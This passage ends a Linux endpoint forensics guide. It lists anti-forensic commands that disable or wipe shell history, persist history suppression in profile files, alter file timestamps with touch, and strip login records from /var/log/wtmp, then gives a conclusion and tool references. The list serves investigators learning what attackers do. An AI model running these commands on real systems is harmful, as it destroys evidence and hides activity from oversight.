  - /usr/sbin/ausearch -f /etc/shadow

Reference Guides:
Anti-Forensic Techniques

Anti-Forensic Techniques

Disclaimer: For Educational Purposes Only

- unset HISTFILE
- unset HISTSIZE
- HISTSIZE=0
- export HISTFILE=/dev/null
- export HISTFILE=/dev/zero
- export HISTSIZE=0
- export HISTFILESIZE=0
- echo 'export HISTIGNORE="w:id:ls"' >> ~/.bashrc
- export HISTTIMEFORMAT=""
- kill -9 $$
- echo "" > ~/.bash_history
- rm ~/.bash_history -rf
- history -d <line_number>
- history -c
- history -cw
- set +o history
- echo 'set +o history' >> ~/.bashrc
- echo 'set +o history' >> /etc/profile
- ln /dev/null ~/.bash_history -sf
- touch -r <file_name> <mactime-to-change>
- touch -a <change-file-name_access-time>
- touch -d <change-file-name_time>
- touch -m <change-file-name_modification_time>
- touch -t <change-file-name_time>
- utmpdump /var/log/wtmp > wtmp_file.txt
- cat wtmp_file.txt | grep -v ‘user’ > user.txt
- utmpdump -r < user.txt > /var/log/wtmp

Conclusion

- Investigating Linux endpoints is not as difficult as you might assume
- The scenario-based investigation has hopefully given you an appreciation of real world scenarios and how you can leverage various techniques to investigate and triage Linux Endpoints
- Please use and share the Reference Guides for Linux artefacts, Linux triage commands, and the Anti-Forensic Techniques as a reference point with your colleagues and peers when investigating Linux Endpoints
- I’m on Twitter if anyone wants to discuss further or ask questions
  - @d1r4c

References

- Auditd
  - http://man7.org/linux/man-pages/man8/auditd.8.html
- Auditd Rules
  - https://github.com/bfuzzy/auditd-attack/blob/master/auditd-attack.rules
- BPF Compiler Collection (BCC)
  - https://github.com/iovisor/bcc
- Bpftrace
  - https://github.com/iovisor/bpftrace
- BPF Performance Tools: Linux System and Application Observability (Brendan Gregg), Pre-order
  - https://www.amazon.com/gp/product/0136554822/ref=dbs_a_def_rwt_bibl_vppi_i0

Thank you